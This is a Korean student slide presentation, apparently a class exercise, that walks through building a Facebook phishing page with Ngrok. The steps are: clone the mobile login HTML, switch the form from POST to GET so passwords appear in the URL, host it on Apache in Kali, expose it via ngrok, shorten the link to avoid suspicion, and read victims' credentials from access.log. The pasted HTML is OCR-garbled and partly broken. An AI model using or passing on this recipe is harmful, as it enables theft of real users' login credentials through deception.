

# Ngrok을 이용한 피싱사이트


1984001 강민석

1484022 원동원

# ➤ 목차

- 동기
- Ngrok 이란?
- 실습
- 배운 점

# Ngrok



기본적으로 공인망과 사설망이 IP 대역이 다르고, 보안상으로 공인망에서 사설망으로 데이터를 보낼 수 없지만 Ngrok이라는 툴은 공인망에서 사설망으로 통로를 열어 주는 역할을 한다.

실습

# 실습



A screenshot of the Facebook mobile login interface. At the top is a dark blue header with the 'facebook' logo in white. Below the header, there are two white input fields: the first is labeled '휴대폰 번호 또는 이메일 주소' (Phone number or email address) and the second is labeled '비밀번호' (Password). Below these fields is a large blue button with the text '로그인' (Log in). Underneath the button is a horizontal line with the text '또는' (or) in the center. Below the line is a green button with the text '새 계정 만들기' (Create new account). At the bottom, there is a link that says '비밀번호를 잊으셨나요? · 고객센터' (Forgot your password? · Help Center).


먼저 모바일 페이스북  
사이트를 찾아 들어간다.

# 실습

```
1 <!DOCTYPE html>
2 <html lang="ko" id="facebook" class="no_js">
3 <head><meta charset="utf-8" /><meta name="referrer" content="origin-when-crossorigin" id="meta_referrer" /><script>window._cstart=new Date();</script><script>function envFlush(a){function
b(b){for(var c in a)b[c]=a[c]}window.requireLazy(window.requireLazy(!"Env",b):(window.Env=window.Env||
{}),b(window.Env))}envFlush({"ajaxpipe_token":"XgncKEGfV9yU6","timeslice_heartbeat_config":{"pollIntervalMs":33,"idleGapThresholdMs":60,"ignoredTimesliceNames":
{"requestAnimationFrame":true,"Event ListenerHandler mousemove":true,"Event ListenerHandler mouseover":true,"Event ListenerHandler mouseout":true,"Event ListenerHandler
scroll":true},"isHeartbeatEnabled":true,"isArtilleryOn":false},"shouldLogCounters":true,"timeslice_categories":
{"react_render":true,"reflow":true},"sample_continuation_stacktraces":true,"dom_mutation_flag":true,"kshh":{"0 sj":"0 sj"}e rm's-Ofduqshdoer-Qgc"eurf-3gc"eurf:1:enbtldou:fdudldouDxO'D-Id-
2YLMlUuqSdptdru:qsnunuxqd:rdoe-Qunjdojnx-Qunjdojnx-Qdgubi~rdsdu0dv-0' sj'e'r-Qq'xm'r-StoRbs' qhoI-
Omhoj'q'xm'r","stack_trace_limit":30,"deferred_stack_trace_rate":1000,"timesliceBufferSize":5000,"show_invariant_decoder":false,"isQuick":false});</script><style></style>
<script>_DEV_=0;CavalryLogger=window.CavalryLogger||function(a)
{this.id=a,this.transition=1,this.metric_collected=1,this.is_detailed_profiler=1,this.instrumentation_started=1,this.pagelet_metrics={},this.events={},this.ongoing_watch={},this.values=
{t_cstart:window._cstart,this.piggy_values={},this.bootloader_metrics={},this.resource_to_pagelet_mapping=
{}},this.initializeInstrumentation&&this.initializeInstrumentation();CavalryLogger.prototype.setIsDetailedProfiler=function(a){this.is_detailed_profiler=a;return
this};CavalryLogger.prototype.setTtEvent=function(a){this.ttl_event=a;return this};CavalryLogger.prototype.setValue=function(a,b,c,d){d=d?this.piggy_values[this.values.typeof
d[a]]:"undefined"[c]&&d[a]~b);return this};CavalryLogger.prototype.getLastTtIValue=function(){return
this.getLastTtIValue};CavalryLogger.prototype.setTimeStamp=CavalryLogger.prototype.setTimeStamp1=function(a,b,c,d){this.mark(a);var e=this.values.t_cstart||this.values.t_start;e?
e=CavalryLogger.now():this.setValue(a,e,b,c);this.ttl_event&&a=this.ttl_event&&(this.getLastTtIValuee,this.setTimeStamp("t_tti",b));return this};CavalryLogger.prototype.mark=typeof
console=="object"&&console.timeStamp?function(a){console.timeStamp(a)}:function(X){CavalryLogger.prototype.addPiggyback=function(a,b){this.piggy_values[a]=b;return
this};CavalryLogger.instances={};CavalryLogger.id=0;CavalryLogger.disableArtilleryOnUnlILOfLogging=1;CavalryLogger.getInstances=function(a){typeof a=="undefined"&&
(a=CavalryLogger.id);CavalryLogger.instances[a]||CavalryLogger(a);return CavalryLogger.instances[a]};CavalryLogger.setPageID=function(a)
{if(CavalryLogger.id==0){var b=CavalryLogger.getInstance();CavalryLogger.instances[a]=b;CavalryLogger.instances[a].id=a;delete
CavalryLogger.instances[0]}CavalryLogger.id=a;CavalryLogger.now=function(){return window.performance&&performance.timing&&performance.timing.navigationStart&&performance.now?
performance.now():performance.timing.navigationStart=new Date().getTime();};CavalryLogger.prototype.measureResources=function(){};CavalryLogger.prototype.profileEarlyResources=function()
{};CavalryLogger.getBootloaderMetricsFromAllLoggers=function(){};CavalryLogger.start_js=function(){};CavalryLogger.done_js=function()
{};CavalryLogger.getInstance().setTtEvent("t_domcontent");CavalryLogger.prototype.measureResources=function(a,b){if(!this.log_resources)return;var
c="bootload"+a.name;if(!this.bootloader_metrics[c]!==void 0){this.ongoing_watch[c]!==void 0)return;var d=CavalryLogger.now();this.ongoing_watch[c]=d;"start_"+c in this.bootloader_metrics||
(this.bootloader_metrics["start_"+c]=d);b&&!("tag_"+c in this.bootloader_metrics)&&(this.bootloader_metrics["tag_"+c]=b);if(a.type=="js")
{c="js_exec/"+a.name;this.ongoing_watch[c]=d};CavalryLogger.prototype.stopWatch=function(a){if(this.ongoing_watch[a]){var b=CavalryLogger.now(),c=b-
this.ongoing_watch[a];this.bootloader_metrics[a]=c;var d=this.piggy_values.a.indexOf("bootload")==0&&(d.t_resource.download||(d.t_resource.download=0),d.resources.download||(
d.resources.download=0),d.t_resource.download=c,d.resources.download+=1,d["tag_"+a]="_EF_"&&(d.t_pagelet.cssload_early_resources=b));delete this.ongoing_watch[a];return
this};CavalryLogger.getBootloaderMetricsFromAllLoggers=function(){var a=[];Object.values(window.CavalryLogger.instances).forEach(function(b)
{b.bootloader_metrics&&Object.assign(a,b.bootloader_metrics)});return a};CavalryLogger.start_js=function(a){for(var
b=0;b<a.length;++b)CavalryLogger.getInstance().stopWatch("js_exec/"+a[b]);CavalryLogger.done_js=function(a){for(var
b=0;b<a.length;++b)CavalryLogger.getInstance().stopWatch("bootload/"+a[b]);CavalryLogger.prototype.profileEarlyResources=function(a){for(var
b=0;b<a.length;b++)this.measureResources({name:a[b][0],type:a[b][1]});return this};CavalryLogger.setInstance().log_resources=true;CavalryLogger.getInstance().setIsDetailedProfiler(true);window.CavalryLogger&&CavalryLogger.getInstance().setTimeStamp("t
_start");</script><script><noscript><meta http-equiv="refresh" content="0; URL=/login/?fb_noscript=" /></noscript><title id="pageTitle">Facebook</title><meta
property="og:site_name" content="Facebook" /><meta property="og:url" content="https://ko-kr.facebook.com/login/" /><meta property="og:locale" content="ko_KR" /><link rel="search"
type="application/opensearchdescription+xml" href="/ogd.xml" title="Facebook" /><link rel="canonical" href="https://ko-kr.facebook.com/login/" /><link rel="alternate" media="only screen and
(max-width: 640px)" href="https://m.facebook.com/login/" /><link rel="alternate" media="handheld" href="https://m.facebook.com/login/" /><link rel="alternate" hreflang="x-default"
href="https://www.facebook.com/login/" /><link rel="alternate" hreflang="en" href="https://www.facebook.com/login/" /><link rel="alternate" hreflang="ar" href="https://ar-
ar.facebook.com/login/" /><link rel="alternate" hreflang="bg" href="https://bg-bg.facebook.com/login/" /><link rel="alternate" hreflang="bs" href="https://bs-ba.facebook.com/login/" /><link
rel="alternate" hreflang="ca" href="https://ca-es.facebook.com/login/" /><link rel="alternate" hreflang="da" href="https://da-dk.facebook.com/login/" /><link rel="alternate" hreflang="el"
href="https://el-gr.facebook.com/login/" /><link rel="alternate" hreflang="es" href="https://es-la.facebook.com/login/" /><link rel="alternate" hreflang="es-es" href="https://es-
es.facebook.com/login/" /><link rel="alternate" hreflang="fa" href="https://fa-fr.facebook.com/login/" /><link rel="alternate" hreflang="fi" href="https://fi-fi.facebook.com/login/" /><link
rel="alternate" hreflang="fr" href="https://fr-fr.facebook.com/login/" /><link rel="alternate" hreflang="fr-ca" href="https://fr-ca.facebook.com/login/" /><link rel="alternate" hreflang="hi"
href="https://hi-in.facebook.com/login/" /><link rel="alternate" hreflang="hr" href="https://hr-hr.facebook.com/login/" /><link rel="alternate" hreflang="id" href="https://id-
id.facebook.com/login/" /><link rel="alternate" hreflang="it" href="https://it-it.facebook.com/login/" /><link rel="alternate" hreflang="ko" href="https://ko-kr.facebook.com/login/" /><link
rel="alternate" hreflang="mk" href="https://mk-mk.facebook.com/login/" /><link rel="alternate" hreflang="ms" href="https://ms-my.facebook.com/login/" /><link rel="alternate" hreflang="pl"
href="https://pl-pl.facebook.com/login/" /><link rel="alternate" hreflang="pt" href="https://pt-br.facebook.com/login/" /><link rel="alternate" hreflang="pt-pt" href="https://pt-
ar.facebook.com/login/" /><link rel="alternate" hreflang="pt-pt" href="https://pt-br.facebook.com/login/" /><link rel="alternate" hreflang="ro" href="https://ro-ro.facebook.com/login/" /><link
rel="alternate" hreflang="ru" href="https://ru-ru.facebook.com/login/" /><link rel="alternate" hreflang="sk" href="https://sk-sk.facebook.com/login/" /><link rel="alternate" hreflang="sl" href="https://sl-sl.facebook.com/login/" /><link
rel="alternate" hreflang="sr" href="https://sr-sr.facebook.com/login/" /><link rel="alternate" hreflang="sv" href="https://sv-se.facebook.com/login/" /><link rel="alternate" hreflang="th" href="https://th-th.facebook.com/login/" /><link
rel="alternate" hreflang="tr" href="https://tr-tr.facebook.com/login/" /><link rel="alternate" hreflang="uk" href="https://uk-uk.facebook.com/login/" /><link rel="alternate" hreflang="ur" href="https://ur-ur.facebook.com/login/" /><link
rel="alternate" hreflang="vi" href="https://vi-vi.facebook.com/login/" /><link rel="alternate" hreflang="zh-cn" href="https://zh-cn.facebook.com/login/" /><link rel="alternate" hreflang="zh-hk" href="https://zh-hk.facebook.com/login/" /><link
rel="alternate" hreflang="zh-tw" href="https://zh-tw.facebook.com/login/" /><link rel="alternate" hreflang="zu" href="https://zu-zu.facebook.com/login/" /></script></head>
<body><div id="fb-root"><div id="fb-root"></div></div></body></html>
```

Ctrl+U 를 사용하여 HTML  
코드를 확인 후 이를 전부  
복사한다.

# 실습



메모장에 붙여넣은 후  
ctrl+f 를 사용하여  
method를 검색한다.

『Method 는 데이터가  
전송되는 형식』

POST 방식의 Method를 GET  
방식으로 고쳐준다.

# 실습

- 『POST: 전송해야될 데이터를 HTTP 메시지의 Body에 담아서 전송』
- 『GET:전송해야될 데이터를 Body에 담지않고 쿼리스트링을 통해전송』
- 『쿼리스트링:URL ? 뒤에 이름과 값으로 요청하는 파라미터』




실습

[illegible]

<head>에 <meta charset="utf-8">  
를 사용하여 UTF-8 로 인코딩을 해  
주어 한글깨짐을 고쳐준다.

# 실습



The image shows a terminal window and a web browser. The terminal window is titled 'root@kali: /var/www/html' and shows the following commands:

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# gedit index.html
```

The web browser window is titled 'index.html' and shows the following HTML code:

```
<!DOCTYPE html>
<html lang="ko" id="facebook" class="no_js">
<head><meta charset="utf-8" /><meta name="referrer" content="origin-when-crossorigin"
id="meta_referrer" /><script>window._cstart=new Date();</script><script>function envFlush(a)
{function b(b){for(var c in a)b[c]=a[c]}window.requireLazy?window.requireLazy(["Env"],b):
(window.Env=window.Env||{}),b(window.Env))}
envFlush({"ajaxpipe_token":"AXgncKEGufVSyU6l","timeslice_heartbeat_config":{"pollIntervalMs":
33,"idleGapThresholdMs":60,"ignoredTimesliceNames":{"requestAnimationFrame":true,"Event
listenHandler mousemove":true,"Event listenHandler mouseover":true,"Event listenHandler
mouseout":true,"Event listenHandler
scroll":true,"isHeartbeatEnabled":true,"isArtilleryOn":false},"shouldLogCounters":true,"timeslice_c
{"react_render":true,"reflow":true},"sample_continuation_stacktraces":true,"dom_mutation_flag":true,
1;enbtlldou;fduDmdldourCx0`ld-2YLMlIuuqSdptdr;qsunuxqd;rdoe-0unjdoinx-0unjdoinx-0gdbi^rdsdu0dv-0`
30,"deferred_stack_trace_rate":1000,"timesliceBufferSize":
5000,"show_invariant_decoder":false,"isCQuick":false});</script><style></
style><script>__DEV__=0;CavalryLogger=window.CavalryLogger||function(a)
{this.lid=a,this.transition=!1,this.metric_collected=!1,this.is_detailed_profiler=!
1,this.instrumentation_started=!
1,this.pagelet_metrics={},this.events={},this.ongoing_watch={},this.values={t_cstart:window._cstart}
{this.is_detailed_profiler=a;return this},CavalryLogger.prototype.setTTIEvent=function(a)
{this.tti_event=a;return this},CavalryLogger.prototype.setValue=function(a,b,c,d){d=d?
this.piggy_values:this.values;(typeof d[a]===undefined)||c)&&(d[a]=b);return
this},CavalryLogger.prototype.getLastTtiValue=function(){return
this.lastTtiValue},CavalryLogger.prototype.setTimeStamp=CavalryLogger.prototype.setTimeStamp||
function(a,b,c,d){this.mark(a);var e=this.values.t_cstart||this.values.t_start;e=d?
e+d:CavalryLogger.now();this.setValue(a,e,b,c);this.tti_event&&a==this.tti_event&&(this.lastTtiValue
this),CavalryLogger.prototype.mark=typeof console==="object"&&console.timeStamp?function(a)
{console.timeStamp(a)}:function(){},CavalryLogger.prototype.addPiggyback=function(a,b)
{this.piggy_values[a]=b;return
this},CavalryLogger.instances={},CavalryLogger.id=0,CavalryLogger.disableArtilleryOnUntilOffLogging=
1,CavalryLogger.getInstance=function(a){typeof
a==="undefined"&&(a=CavalryLogger.id);CavalryLogger.instances[a]||(CavalryLogger.instances[a]=new
CavalryLogger(a));return CavalryLogger.instances[a]},CavalryLogger.setPageID=function(a)
{if(CavalryLogger.id===0){var
b=CavalryLogger.getInstance();CavalryLogger.instances[a]=b;CavalryLogger.instances[a].lid=a;delete
CavalryLogger.instances[0]}CavalryLogger.id=a,CavalryLogger.now=function(){return
window.performance&&performance.timing&&performance.timing.navigationStart&&performance.now?
HTML Tab Width: 8 Ln 18, Col 3641 INS
```

이후 리눅스의 /var/www/html/  
에 들어가서  
Gedit 으로 index.html 을 연후  
복사한 HTML 을 붙여 넣어준다.

저장후 service apache2  
restart 로 아파치 서버를  
재시작 해준다.

# 실습


```
ngrok by @inconshreveable (Ctrl+C to quit)

Session Status      online
Session Expires     7 hours, 58 minutes
Version              2.3.29
Region               United States (us)
Web Interface        http://127.0.0.1:4040
Forwarding           http://29bc6582.ngrok.io -> http://localhost:80
Forwarding           https://29bc6582.ngrok.io -> http://localhost:80

Connections          ttl      opn      rt1      rt5      p50      p90
                    11       0       0.08    0.03    2.95    9.64
```

./ngrok http 80 으로 Ngrok을 실행시켜준다.

# 실습



http://29bc6582.ngrok.io


링크가 의심될 가능성이 있으니 short URL 로 URL을 바꿔준다.

# 실습

```
root@kali:~# cd /var/log/apache2/  
root@kali:/var/log/apache2# ls  
access.log  error.log  other_vhosts_access.log  
root@kali:/var/log/apache2# tail -f access.log
```


/var/log/apache2 의 access.log 를  
Tail -f 를 사용해 실시간으로 봐준다.

# 실습



이후 링크를 공유한다.

# 실습



피해자가 링크로 들어가서 아이디와  
비밀번호를 치고 로그인을 한다면

# 실습

```
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
